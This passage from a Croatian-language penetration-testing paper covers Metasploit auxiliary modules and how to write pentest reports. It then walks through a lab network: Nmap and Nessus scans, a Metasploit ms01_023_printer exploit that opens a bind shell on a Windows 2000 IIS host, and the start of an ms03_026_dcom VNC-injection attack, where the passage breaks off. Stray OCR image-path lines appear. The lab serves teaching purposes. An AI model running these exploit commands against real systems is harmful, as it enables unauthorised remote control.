Pomoćni moduli koriste se na isti način kao i *exploiti.* Naredbe su iste. Prvo se odabire željeni modul, nakon toga postavljaju se željeni parametri za izvođenje, te nakon toga se pokreće odabrani modul. Odabrani pomoćni modul pokreće se naredbom `exploit` ili `run`. [6] (Slika 5.16)

```
msf > use scanner/http/version
msf auxiliary(version) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        Use a proxy chain
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    80               yes       The target port
   SSL      false            no        Use SSL
   THREADS  1                yes       The number of concurrent threads
   VHOST                     no        HTTP server virtual host

msf auxiliary(version) > set RHOSTS 192.168.1.110
RHOSTS => 192.168.1.110
msf auxiliary(version) > run
[*] 192.168.1.110 is running Microsoft-IIS/6.0 ( Powered by ASP.NET )
[*] Auxiliary module execution completed
msf auxiliary(version) >
```

Slika 5.16: Prikaz rada pomoćnog modula za određivanje točne verzije HTTP poslužitelja

6. Faza izvještavanja

Faza izvještavanja je zadnja faza penetracijskog ispitivanja. Ovu fazu moguće je izvoditi paralelno s ostalim fazama penetracijskog ispitivanja ili se izvodi na kraju. Mnogi penetracijski ispitivači ne koncentriraju se dovoljno na ovu fazu, tj. zanemaruju je na neki način, te na kraju predaju izvještaj koji nema zadovoljavajuću kvalitetu. Može se reći da je ova faza najbitnija od svih ostalih faza. Na kraju krajeva organizacija koja je naručila penetracijsko ispitivanje svog sustava platila je ovaj završni dokument.

Dokument mora sadržavati detaljne informacije o svim provedenim fazama penetracijskog ispitivanja. Isto tako potrebno je provesti prezentaciju pronađenih slabosti u sustavu, te njihov utjecaj na sustav organizacije. Na temelju tih informacija providi se i procjena troškova implementacije danih preporuka. Dokument mora biti precizan i jasan. Jasna i precizna dokumentacija pokazatelj je uspješnog penetracijskog ispitivača.

Općenito izvještaj se može podijeliti na dva dijela:

- izvještaj za IT menadžment i
- tehnički izvještaj. [7]

Izvještaj za IT menadžment mora biti kratak i jasan, bez tehničkih detalja. Mora sadržavati ukratko opisano provedeno penetracijsko ispitivanje, popis pronađenih kritičnih sigurnosnih propusta sortiranih po njihovoj kritičnosti, te preporuke za uklanjanje tih kritičnih propusta.


U tehničkom izvješću je detaljan prikaz provedenog penetracijskog ispitivanja, sa svim tehničkim detaljima. Mora sadržavati sve provedene akcije tijekom izvođenja penetracijskog ispitivanja. Isto tako mora sadržavati popis svih pronađenih sigurnosnih propusta, te preporuke za njihovo uklanjanje.

Stvari koje bi svaki izvještaj morao sadržavati su:

- kratak pregled penetracijskog ispitivanja,
- detaljnu listu svih prikupljenih informacija tijekom penetracijskog ispitivanja,
- detaljnu listu svih pronađenih sigurnosnih propusta,
- opis svih pronađenih sigurnosnih propusta,
- procjenu utjecaja pronađenih propusta na organizaciju,
- preporuke za uklanjanje pronađenih propusta i smanjenje rizika i
- zaključak. [7]

7. Praktični rad

Na slici 7.1 prikazana je računalna mreža nad kojom se vrši penetracijsko ispitivanje sigurnosti.



Slika 7.1: Lokalna mreža koja se ispituje

Kako se radi o penetracijskom ispitivanju u kojem su poznati svi podaci o ovoj lokalnoj mreži preskače se prvi korak faze prikupljanja podataka (izviđanje sustava).

Ispitivanje se izvodi u tri glavna koraka. Prvi korak sastoji se od dva dijela. Prvi dio je skeniranje mreže u potrazi za aktivnim računalima. Drugi dio je skeniranje portova svakog računala kako bi se odredilo koji su servisi pokrenuti na računalima i koji operacijski sustav je instaliran na kojem računalu. Drugi korak je skeniranje računala s Nessus alatom za pronalaženje poznatih ranjivosti. I treći korak je iskorištavanje nekog od pronađenih propusta kako bi se pokazalo da su pronađeni propusti stvarna prijetnja i da je drugi korak dao točne i pouzdane rezultate. Za treći korak koristi se MSF.

7.1 Skeniranje sustava

Računalo s kojeg se provodi penetracijsko ispitivanje nalazi se u lokalnoj mreži. Raspon IP adresa koje se skeniraju je od 192.168.1.1 do 192.168.1.254. Za skeniranje mreže koristi se port skener Nmap. Pomoću Nmapa provodi se skeniranje portova i servisa na računalima, te detektiranje operacijskog sustava.

7.1.1 Otkrivanje aktivnih računala na mreži

Za otkrivanje aktivnih računala koristi se Nmap s argumentom `-sP`. Provodi se obično ping skeniranje zadanog raspona IP adresa u potrazi za aktivnim računalima na mreži. (Slika 7.2)

```
bt ~ # nmap -sP 192.168.1.1-254

Starting Nmap 4.20 ( http://insecure.org ) at 2008-05-27 20:12 GMT
Host 192.168.1.1 appears to be up.
MAC Address: 00:18:F8:40:AB:7E (Cisco-Linksys)
Host 192.168.1.21 appears to be up.
MAC Address: 00:0C:29:0B:03:D3 (VMware)
Host 192.168.1.23 appears to be up.
MAC Address: 00:0C:29:09:AC:17 (VMware)
Host 192.168.1.102 appears to be up.
Host 192.168.1.110 appears to be up.
MAC Address: 00:0C:29:10:CB:04 (VMware)
Host 192.168.1.111 appears to be up.
MAC Address: 00:0C:29:02:95:8F (VMware)
Host 192.168.1.254 appears to be up.
MAC Address: 00:14:7F:73:A2:C1 (Thomson Telecom Belgium)
Nmap finished: 254 IP addresses (7 hosts up) scanned in 43.484 seconds
bt ~ #
```

Slika 7.2: Otkrivena aktivna računala na lokalnoj mreži

Po rezultatima se vidi da je pronađeno 7 aktivnih računala ma mreži. U ispisu se vide IP adrese i MAC adrese pronađenih računala. Informacije dobivene u ovom koraku koriste se u sljedećem koraku kako bi se detektirali servisi pokrenuti na računalima. Računalo s IP adresom 192.168.1.102 je računalo s kojeg se izvodi penetracijsko ispitivanje, pa se ono isključuje iz ispitivanja u sljedećim koracima.

7.1.2 Otkrivanje pokrenutih servisa i detektiranje operacijskog sustava

U ovom koraku izvodi se skeniranje portova pronađenih računala. Potrebno je odrediti koji portovi su otvoreni, koji servis je pokrenut na kojem portu, te instalirani operacijski sustav.

Nmap se pokreće s argumentima `-sS` i `-sV`. Koristi se SYN SCAN metoda skeniranja i pokušava se odrediti točna verzija pokrenutog servisa na pronađenom otvorenom portu.

Na slici 7.3 prikazan je rezultat skeniranja računala s IP adresom 192.168.1.1. Jedini otvoreni port je port 80. Na tom portu pokrenuta je neka vrsta Web poslužitelja (Intoto httpd 1.0). Vidi se da je proizvođač ovog uređaja *Cisco-Linksys*. Po proizvođaču, u ovom slučaju, može se pretpostaviti da se radi o jednom od dva usmjerivača koja se nalaze na mreži. Pokrenuti Web poslužitelj služi za Web konfiguraciju usmjerivača.

```
bt ~ # nmap -sV -sS 192.168.1.1

Starting Nmap 4.20 ( http://insecure.org ) at 2008-05-27 19:23 GMT
Interesting ports on 192.168.1.1:
Not shown: 1693 filtered ports
PORT   STATE  SERVICE  VERSION
20/tcp closed ftp-data
21/tcp closed ftp
23/tcp closed telnet
80/tcp open   http     Intoto httpd 1.0
MAC Address: 00:18:F8:40:AB:7E (Cisco-Linksys)

Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 40.350 seconds
bt ~ #
```

Slika 7.3: Rezultat skeniranja IP adrese 192.168.1.1

Rezultat skeniranja računala s IP adresama 192.168.1.21 i 192.168.1.23 je isti. Skeniranjem je utvrđeno da su otvoreni portovi 135, 139, 445 što je standardno za operacijski sustav Windows. Iz rezultata skeniranja vidi se da se radi o operacijskom sustavu Windows XP. (Slika 7.4 i Slika 7.5)

```
bt ~ # nmap -sS -sV 192.168.1.21

Starting Nmap 4.20 ( http://insecure.org ) at 2008-05-27 20:16 GMT
Interesting ports on 192.168.1.21:
Not shown: 1694 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:0B:03:D3 (VMware)
Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 20.559 seconds
bt ~ #
```

Slika 7.4: Rezultat skeniranja IP adrese 192.168.1.21

```
bt ~ # nmap -sS -sV 192.168.1.23

Starting Nmap 4.20 ( http://insecure.org ) at 2008-05-27 20:18 GMT
Interesting ports on 192.168.1.23:
Not shown: 1694 closed ports
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
MAC Address: 00:0C:29:09:AC:17 (VMware)
Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 20.507 seconds
bt ~ #
```

Slika 7.5: Rezultat skeniranja IP adrese 192.168.1.23

Na slici 7.6 prikazan je rezultat skeniranja računala s IP adresom 192.168.1.110. Na ovom računalu otvoren je velik broj portova. Otvoreni su portovi 80,135, 139, 445, 1025, 1026, 1027, 2500 i 3389. Najzanimljiviji port od otvorenih portova je port 80. Na portu 80 pokrenut je Microsoft IIS 6.0 Web poslužitelj. Prema tome ovo računalo je jedno od dva poslužitelja koja se nalaze na mreži. Prema rezultatima skeniranja može se zaključiti da se radi o operacijskom sustavu Windows 2003 Server.

```
bt ~ # nmap -sS -sV 192.168.1.110

Starting Nmap 4.20 ( http://insecure.org ) at 2008-05-27 20:19 GMT
Interesting ports on 192.168.1.110:
Not shown: 1688 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS webserver 6.0
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows 2003 microsoft-ds
1025/tcp open  msrpc         Microsoft Windows RPC
1026/tcp open  msrpc         Microsoft Windows RPC
1027/tcp open  msrpc         Microsoft Windows RPC
2500/tcp open  http          Microsoft IIS webserver 6.0
3389/tcp open  ms-term-serv?
MAC Address: 00:0C:29:10:CB:04 (VMware)
Service Info: OS: Windows

Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 57.728 seconds
bt ~ #
```

Slika 7.6: Rezultat skeniranja IP adrese 192.168.1.110

Na slici 7.7 prikazan je rezultat skeniranja računala s IP adresom 192.168.1.111. I na ovom računalu je otvoren veliki broj portova. Otvoreni su portovi 21, 25, 80, 135, 139, 443, 445, 1025 i 1026. Na portu 80 pokrenut je Microsoft IIS 5.0 Web poslužitelj. Prema tome može se zaključiti da je ovo računalo drugi poslužitelj na mreži. Prema verziji Web poslužitelja može se zaključiti da se radi o Windows 2000 operacijskom sustavu.

Slika 7.7: Rezultat skeniranja IP adrese 192.168.1.111


Na slici 7.8 prikazan je rezultat skeniranja računala s IP adresom 192.168.1.254. Otvoreno je nekoliko portova. Otvoreni portovi su: 21, 23, 80, 443 i 1723. U ispisu rezultata skeniranja vidi se da se radi o drugom usmjerivaču koji se nalazi na mreži (pod vrstom uređaja piše "*broadband router*"). Na portu 80 pokrenut je poslužitelj koji omogućava Web konfiguraciju samog usmjerivača.

Slika 7.8: Rezultat skeniranja IP adrese 192.168.1.254

7.2 Analiza ranjivosti mreže s Nessus programskim alatom


Za traženje poznatih ranjivosti u sustavu koristi se programski alat Nessus. Potraga za potencijalnim propustima obavlja se samo na poslužiteljima. Kako se radi o poslužiteljima na lokalnoj mreži oni sigurno sadrže dosta zanimljivih informacija i o ostalim korisnicima mreže pa su zbog toga najzanimljiviji za penetracijsko ispitivanje.

Za početak skeniranja potrebno je zadati IP adrese računala koja se skeniraju. U Nessus se unose sljedeće IP adrese: 192.168.1.110 i 192.168.1.111. Klikom na gumb + dodaju se IP adrese, jedna po jedna. (Slika 7.9) Prije početka skeniranja potrebno je spojiti se na Nessus poslužitelj, kako bi skeniranje bilo moguće. Klikom na gumb *Connect* i odabirom željenog poslužitelja Nessus klijent se spaja na odabrani poslužitelj.



Slika 7.9: Glavni prozor Nessusa

Nakon što se unesu IP adrese i nakon što se Nessus klijent spoji na Nessus poslužitelj potrebno je odabrati politiku skeniranja. Odabire se standardna politika skeniranja (*Default scan policy*), ali s izmjenama. Potrebno je odabrati samo opcije koje se tiču operacijskog sustava Windows, kako se testovi koji se ne mogu primijeniti na operacijski sustav Windows ne bi bespotrebno pokretali i bespotrebno produžili vrijeme skeniranja. Odabranu politiku skeniranja moguće je izmijeniti klikom na gumb *Edit* i odabirom željenih opcija, te spremanje odabranih opcija klikom na gumb *Save*. (Slika 7.10)



Slika 7.10: Odabir dodataka za skeniranje

Nakon što su obavljene sve potrebne pripreme za skeniranje klikom na gumb *Scan Now* počinje skeniranje zadanih IP adresa.

Nakon nekog vremena skeniranje je gotovo. Rezultate skeniranja moguće je konvertirati u html datoteku, klikom na gumb *Export* i odabirom html kao vrste datoteke u koju se konvertiraju rezultati.

Na početku izvještaja za svako računalo je informacija o tome koliko je portova otvoreno na skeniranom računalu, vrsta operacijskog sustava, te broj propusta i njihova "težina" (visoko, srednje i nisko rizični) i još par drugih manje bitnih informacija.

Na slici 7.11 prikazana je informacija o računalu s IP adresom 192.168.1.110. Prepoznat je operacijski sustav Windows Server 2003. Pronađeno je ukupno 37 propusta, od kojih je 28 nisko rizičnih, 2 srednje rizičnih i 7 visoko rizičnih.

Slika 7.11: Pronađeni propusti na računalu s IP adresom 192.168.1.110

Na slici 7.12 prikazana je informacija o računalu s IP adresom 192.168.1.111. Prepoznat je operacijski sustav Windows 2000 Professional. Pronađeno je ukupno preko 200 propusta, od kojih je čak 166 visokorizičnih.


Slika 7.12: Pronađeni propusti na računalu s IP adresom 192.168.1.110

Neki od pronađenih propusta iskorištavaju se u sljedećem koraku penetracijskog ispitivanja kako bi se penetriralo u računalo i kako bi se dobila potpuna kontrola nad računalom.

7.3 Penetracija


Za penetraciju u sustav koristi se MSF. Koristi se komandno-linijsko sučelje. Iskorištavaju se neki od pronađenih propusta u prethodnom koraku. Propusti se iskorištavaju kako bi se dobile sistemske privilegije, a i da bi se pokazalo da je rezultat skeniranja pronađenog propusta bio točan.

Prvi propust koji se iskorištava je sigurnosni propust u RPC servisu na računalu na kojem je instaliran Windows 2003 Server. Iskorištavanje ovog sigurnosnog propusta omogućava izvođenje proizvoljnog koda na kompromitiranom računalu. Pronađeni propust i informacije o njemu prikazane su na slici 7.13.



Slika 7.13: Pronađeni propust u RPC servisu

Drugi propust koji se iskorištava je greška u Microsoft IIS 5.0 Web poslužitelju na računalu na kojem je instaliran Windows 2000 Professional. Isto kao i prethodni propust, omogućava izvođenje proizvoljnog koda na kompromitiranom računalu. Pronađeni propust i informacije o njemu prikazani su na slici 7.14.



Slika 7.14: Pronađeni propust u IIS 5.0 Web poslužitelju

Penetracija u sustav prikazana je kroz tri primjera. Prvi primjer je dolazak do komandne ljuske kompromitiranog računala. Drugi primjer je dobivanje potpune kontrole nad grafičkim sučeljem kompromitiranog računala. Treći primjer je korištenje Meterpretera za potpunu kontrolu kompromitiranog računala.

7.3.1 Primjer 1

U ovom primjeru iskorištava se propust u IIS 5.0 Web poslužitelju na računalu na kojem je instaliran operacijski sustav Windows 2000. Cilj je iskoristiti propust kako bi se dobila komandna ljuska kompromitiranog računala i s time potpuna kontrola nad tim računalom.

U MSF-u se postavljaju sljedeći parametri: (Slika 7.15)

- *exploit*: `windows/iis/ms01_023_printer`
- *payload*: `windows/shell/bind_tcp`
- IP adresa udaljenog računala: `192.168.1.111`
- podržana meta napada: `0`

Za sve ostale parametre koriste se standardne opcije.

```
msf > use  windows/iis/ms01_023_printer
msf exploit(ms01_023_printer) > set RHOST 192.168.1.111
RHOST => 192.168.1.111
msf exploit(ms01_023_printer) > set TARGET 0
TARGET => 0
msf exploit(ms01_023_printer) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/shell/bind_tcp
```

Slika 7.15: Postavljanje potrebnih parametara

Nakon što su postavljeni svi parametri *exploit* se pokreće naredbom `exploit`. Nakon što se *exploit* uspješno izvrši dobije se komandna ljuska računala na kojem je instaliran operacijski sustav Windows 2000. (Slika 7.16)

```
msf exploit(ms01_023_printer) > exploit
[*] Started bind handler
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (192.168.1.102:56660 -> 192.168.1.111:4444)

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>
```

Slika 7.16: Rezultat izvođenja exploita

Kao dokaz da je dobivena komandna ljuska baš komandna ljuska računala s IP adresom 192.168.1.111 izvodi se naredba `ipconfig /all`. Rezultat izvođenja ove naredbe u dobivenoj komandnoj ljusci prikazan je na slici 7.17.

Prema slici se vidi da je dobivena komanda ljuska stvarno komanda ljuska računala s IP adresom 192.168.1.111. S ovime je dokazano da je *exploit* uspješno izvršen, te da je pronađeni propust stvarna prijetnja za ovo računalo.

```
msf exploit(ms01_023_printer) > exploit
[*] Started bind handler
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (192.168.1.102:53303 -> 192.168.1.111:4444)

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\WINNT\system32>ipconfig /all
ipconfig /all

Windows 2000 IP Configuration

        Host Name . . . . . . . . . . . . : win2k
        Primary DNS Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Broadcast
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : VMware Accelerated AMD PCNet Adapte
        Physical Address. . . . . . . . . : 00-0C-29-02-95-8F
        DHCP Enabled. . . . . . . . . . . : No
        IP Address. . . . . . . . . . . . : 192.168.1.111
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
        DNS Servers . . . . . . . . . . . :

C:\WINNT\system32>
```

Slika 7.17: Rezultat izvođenja naredbe ipconfig /all

7.3.2 Primjer 2

U ovom primjeru iskorištava se pronađeni propust u RPC servisu na Windows 2003 poslužitelju. Propust se iskorištava kako bi se dobila potpuna kontrola nad računalom preko grafičkog sučelja.

U MSF-u se postavljaju sljedeći parametri: (Slika 7.18)


- *exploit*: `windows/dcerpc/ms03_026_dcom`
- *payload*: `windows/vncinject/bind_tcp`
- IP adresa udaljenog računala: `192.168.1.110`
- podržana meta napada: `0`

Za sve ostale parametre koriste se standardne opcije. Odabrani *payload* omogućuje ubacivanje VNC DLL poslužitelja u memoriju iskorištenog procesa.

```
msf > use windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > set RHOST 192.168.1.110
RHOST => 192.168.1.110
msf exploit(ms03_026_dcom) > set TARGET 0
TARGET => 0
msf exploit(ms03_026_dcom) > set PAYLOAD windows/vncinject/bind_tcp
PAYLOAD => windows/vncinject/bind_tcp
msf exploit(ms03_026_dcom) >
```

Slika 7.18: Postavljanje potrebnih parametara

